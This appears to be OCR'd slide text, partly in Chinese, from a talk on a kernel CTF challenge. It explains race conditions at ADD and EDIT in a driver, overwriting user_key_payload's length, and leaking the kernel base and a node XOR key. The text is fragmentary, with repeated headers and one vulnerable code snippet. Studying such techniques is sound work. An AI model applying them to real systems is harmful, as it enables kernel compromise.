
- rcu - 沒有用到
- datalan - key 的長度
  - 會被蓋成很大的值，但因為是 short，最大只會有 0xffff
- data[ ] - key data

Exploit

Analyze. Race at ADD




Before



After

Exploit

Analyze. Race at ADD



Exploit

Analyze. Race at ADD

- 能 leak 出來的資訊有以下：
  - Kernel base - 後方的 chunk 有 kernel address
  - node-1 key - 如果設置 user_key_payload 為 0，則在 xor 後就會得到 node key

Exploit

Analyze. Race at EDIT

Thread 3

EDIT N0

Thread 4

```
ret = copy_from_user(buf, (void __user *)data.addr, size);
for (i = 0; i * 8 < size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, buf, size);
```


node-0

n0-data


Exploit

Analyze. Race at EDIT

Thread 3



Thread 4



```
ret = copy_from_user(buf, (void __user *)data.addr, size);
for (i = 0; i * 8 < size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, buf, size);
```


Exploit

Analyze. Race at EDIT


Exploit


Analyze. Race at EDIT

Thread 3




Thread 4






```
ret = copy_from_user(buf, (void __user *)data.addr, size);
for (i = 0; i * 8 < size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, buf, size);
```




Exploit


Analyze. Race at EDIT

Thread 3



Thread 4





```
ret = copy_from_user(buf, (void __user *)data.addr, size);
for (i = 0; i * 8 < size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, buf, size);
```


node-1


user_key_payload (FREED)

Exploit


Analyze. Race at EDIT


Thread 3





Thread 4

